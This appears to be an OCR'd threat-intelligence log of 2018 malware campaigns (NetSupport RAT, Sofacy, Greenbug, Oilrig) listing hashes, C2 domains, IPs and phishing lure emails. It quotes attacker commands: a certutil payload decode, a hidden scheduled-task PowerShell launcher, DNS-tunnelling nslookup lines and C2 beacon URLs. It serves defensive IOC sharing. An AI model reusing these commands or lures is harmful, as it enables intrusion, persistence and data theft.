
After reboot the downloaded file installs and launches“NetSupport Manager” - public software for remote control.

The file being studied is a Portable Executable file! More specifically, it is a Win32 EXE file for the W

Authenticode signature block and FileVersionInfo properties


Copyright	Copyright (c) 2012, NetSupport Ltd
Product	NetSupport Manager
Original name	client32.exe
Internal name	client32
File version	V11.30
Description	NetSupport Client Application
Signature verification	Signed file, verified signature
Signing date	1:36 PM 10/3/2012
Signers	[+] NetSupport Ltd [+] VeriSign Class 3 Code Signing 2010 CA [+] VeriSign
Counter signers	[+] Symantec Time Stamping Services Signer - G3

MD5 5856590ed86c3803b7d76ca5d5c29d5b
SHA-256 ff1e9c7ad24dac447da663169c09db10d2165a52dc35d3bb763ea7bd72a9d710Communicates with bambi.sytes[.]net hosted on 187.144.145[.]76.



Furthermore, an additional PDF file is downloaded and got opened automatically in order to decoy the malicious behaviour. The second file was downloaded via the following Google Drive URL: hxxps://drive.google[.]com/uc?export=download&id=1nD--gO1sHjaHghlRILZlLExKrGKlyrwR

Downloaded file:
MD5 360cdf05e7b4f46ef1a508b9983303af
SHA256 56eec198f34e93b29918bd767652f5b90d67f6c43784b180f345a58060fe5a79
First submission 2018-02-08 06:02:59 UTC (3 days, 8 hours ago)
Last submission 2018-02-08 06:03:00 UTC (3 days, 8 hours ago)
File names Factura Dipsa sa de cv.pdf";filename*=UTF-8''Factura%20Dipsa%20sa%20de%20cv.pdf
Language es-MX
internal name: C:/windows/temp/306355626.pdf



telcel

Factura

Página 1 de 2

Folio Fiscal
FB0A6EA2-1ECB-48B6-993E-G65UGDHGJ12C0BA
Folio Telcel FC-20987605
Total a pagar $622.00
Fecha de Corte 23 Jun 2017
No. de cuenta 06131433229
Teléfono 674309878722
PLAN INTERNET 10GB
Fecha límite de pago 28 Jun 2017

Lugar de Expedición
Av. Epigmenio González No.2,
Col. Conjunto Parques,
C.P. 76158, Santiago de Querétaro, Querétaro

Fecha de Expedición: 2016-09-24
Hora de Expedición: 23:35:06

SOLVENCIA INTERNANCIONAL SA DE CV
CLLLE RUBEN DARIO
5 CENTRO
CD ACUÑA QRO 76650 MEX


Estado de Cuenta

Saldo anterior	822.17
Pagos	-823.00
Ajustes	0.00
Total cargos anteriores	-0.83

Radiomóvil Dipsa, S.A. de C.V.
RDI841003QJ4
Domicilio Fiscal
Lago Zurich No 245 Edif Telcel,
Col Ampliación Granada, Delegación Miguel Hidalgo,
C.P. 11529 México Ciudad de México Tel. 25813700

80.8%

2018-02-06: #Sofacy targeting the embassy of Romania in Moscow



You forwarded this message on 2/2/2018 7:25 AM.

From: Jane's 360 defense events <events@ihsmarkit.com>
Sent: Thu 2/1/2018 3:38 PM
To: Moscova Ambasada
Cc:
Subject: Upcoming Defense events February 2018

Message | Upcoming Events February 2018.xls

Greetings!


Attached you can find Upcoming Defense, Military and Intelligence event calendar.

Note: If you have trouble viewing the document you can try to enable content to resolve the issue.

Regards,

Jane's 360
By IHS Markit

IHS Global Limited: Registered in England under company number 00788737. Registered office: The Capitol Building, Oldbury, Bracknell, Berkshire,



Upcoming Events

Date	Event	
16-17 Jan 2018	Electronic Warfare 2018 Whilst electronic warfare role in defensive warfighting will remain at the height of discussion, the Electronic Warfare 2018 event will explore the greater connection between EW and Cyber warfare as well as discuss a more in-depth operational view points and experience. See more	Marriott
22-25 Jan 2018	International Armoured Vehicles 2018	London,
	Maritime Reconnaissance and Surveillance Technology Contact e-mail: tchung@smi-online.co.uk http://www.maritime-recon.com/janes Over the past few years, maritime intelligence gathering and ISR capabilities have returned to the forefront of the defence industry. National maritime agencies are increasingly seeking to optimise their fleets and capabilities to address the challenges arriving from the surrounding seas. This can be illustrated in the multilateral coalition operation to address the migration crisis in the Mediterranean or with the Nordic response to climate change and the receding ice cap. In an attempt to provide solutions to these challenges, Maritime Reconnaissance and Surveillance Technology will cover a wide range of topics such as unmanned maritime system technology, intelligence gathering, C4ISR, AIS system technology, interoperability and system	


certutil -decode C:\Programdata\W1H2Z1E2.txt C:\Programdata\L4K1S8M9.exe

C:\Programdata\W1H2Z1E2.txt
MD5 2361181C5D9A15EC3D5249DE1985B83D
SHA1 364CD7C0E94C41551F1D73EFCDD00D4ABDD832D3

SHA256 0CAB912409CCD2A5D90FB82B02376A633EC09F1DCF33480720E35E9714068C2A

C:\Programdata\L4K1S8M9.exe
MD5 36524c90ca1fac2102e7653dfadb31b2
SHA1 8d6db316ea4e348021cb59cf3c6ec65c390f0497
SHA256 ff808d0a12676bfac88fd26f955154f8884f2bb7c534b9936510fd6296c543e8


Detected by THOR APT Scanner
Matched Rule: **Sofacy_Malware_Sednit_Dec16_A**
Ruleset: **Sofacy Monitorin**g
Description: Detects Sofacy Malware Sednit
Reference: Internal Research




C2:
cdnverify.net

2018-02-06: Iranian #Greenbug targeting against Arab Emirates - Invoice-NO48935.doc

Invoice-NO48935.doc
486bdf835a453c6ffb5f56647e697871
1f6369b42a76d02f32558912b57ede4f5ff0a90b18d3b96a4fe24120fa2c300c



3432 nslookup.exe -q=aaaa mail.200101.acrobatverify.com.
102 6 56
1452 nslookup.exe -q=aaaa UENcYWRtaW46cGFzcw0101.2001...
103 6 56
1604 nslookup.exe -q=aaaa www0.200101.acrobatverify.com.
102 6 56
3600 nslookup.exe -q=aaaa www.200101.acrobatverify.com.
103 6 56


812d3c4fddf9bb81d507397345a29bb0
bf58ff93d9b432eb21df136c15f718c...
ns1.msoffice-cdn.com
koodakshirin.com
2018-10-17
2017-11-05
Netherlands
www.koodakshirin.com
Meppel, Provincie Drenthe (Neth...
www.msoffice-cdn.com
812d3c4fddf9bb81d507397345a29bb0
/updatecdnsrv/prelocated/owa/auth/
Loki
/updatecdnsrv/prelocated/owa/au...
142.54.179.89
/_vti_inf.html
Emerging Threats (Proofpoint)
mail.koodakaneshirin.ir
230
acrobatverify.com
185.162.235.121
www.acrobatverify.com
/_vti_bin/shtml.exe/_vti_rpc
dl.academyit.net
440
dns.acrobatverify.com
msoffice-cdn.com
files.iran123.org
AS50673
ns1.koodakaneshirin.ir
resolve.acrobatverify.com
Recent ISMAgent Samples and Inf...
4444:OpenSSH
PublicDomainRegi...
13867611439
UNITED STATES
packetmail_iprep_web_interface
ns2.msoffice-cdn.com
e6a3b45b062d509b3382282d196efe9...
80:nginx
smtp47.markpro.info

IOCs

SchTasks /Create /SC MINUTE /MO 1 /TN "**Conhost**" /TR "wscript **C:\Users\admin\AppData\Roaming\AdobeAcrobatLicenseVerify.vbs**"


SchTasks /create /sc minute /mo 5 /tn AdobeAcrobatLicenseVerify /tr "wscript.exe "**C:\Users\admin\AppData\Local\Temp\AdobeAcrobatLicenseVerify.vbs**" \"powershell.exe -ExecutionPolicy bypass -WindowStyle hidden -NoProfile '**C:\Users\admin\AppData\Roaming\AdobeAcrobatLicenseVerify.ps1**' \""

AdobeAcrobatLicenseVerify.vbs
MD5 BA2B36EC76F13B0B6CC3B263EF9D3026
SHA1 F1736B66D92F968A047FBA382FB8688D9163B2AF
SHA256 B7DFDBC89FABF327F9A6AAEB233030B04A7AF202CC72559BD9BEE39A98ADFD4C
AdobeAcrobatLicenseVerify.ps1
MD5 93B79FEA62A774DD781E3278CDDAE898
SHA1 D0FCC4C33C1003016ACECD90B981A882ECE129E3
SHA256 322C502CBE74FA99FA1F162CC6AC6CE1D9594945E68584DC326D39298589B328

MD5 BA2B36EC76F13B0B6CC3B263EF9D3026
SHA1 F1736B66D92F968A047FBA382FB8688D9163B2AF
SHA256 B7DFDBC89FABF327F9A6AAEB233030B04A7AF202CC72559BD9BEE39A98ADFD4C

%AppData%\Roaming\AdobeAcrobatLicenseVerify.vbs
%AppData%\Roaming\AdobeAcrobatLicenseVerify.ps1

2018-01-16: New Order PO



From: Lisa olivia <Olivasoyeon@gmail.com> Sent: Mon 1/15/2018 11:15 PM
To:
Cc:
Subject: New Order PO-30268
Message 302689741.XLAM (25 KB)

Dear sir,
This is lisa olivia purchasing manager.
We did not hear from you in regards to the invoice we requested, find again attached our PO for new orders and also please give us good price this time,
Kindly issue the Proforma invoice so that we can proceed with an advance payment as agreed.
Please note we would make 30% down Payment and 70% against document let us know if you agree to the payment terms,

Thanks and Regards
Mrs. Lisa olivia
Tel: 86-1325123136
fax: 86-75-23091653

http://185.165.29.58/buchi/i/fred.php

2018-01-02: Iranian threat group Oilrig Bahrain decoy (tweet)

__2_البحرين.chm محضر اجتماع بشأن مملكة.البحرين_2.chm
(Minutes of a meeting on the Kingdom of Bahrain)
MD5 2bf8099845f805a1d9d09af1527d12be
SHA-1 5e03c07bac8bbd49ac4ac32e1034229db6c813e5
SHA-256 2d71ae51af7e7baf4bd2cb24a3cd9bf7ceed9afbf77a9ac2f6d591d277f749cc

Document

generated by Microsoft™ HTML Help Workshop©

C2:
Window5\.win
185.181.8.246

0: OK	GET	http://185.181.8.246/update.aspx?version=85313246lu4d513030304908657
0: OK	GET	http://185.181.8.246/update.aspx?version=71lu4d513030303246490865692
0: OK	GET	http://185.181.8.246/update.aspx?version=31lu4d513030305681324649086
0: OK	GET	http://185.181.8.246/update.aspx?version=6132lu4d513030304649086587
0: OK	GET	http://185.181.8.246/update.aspx?version=51324649lu4d513030300865016
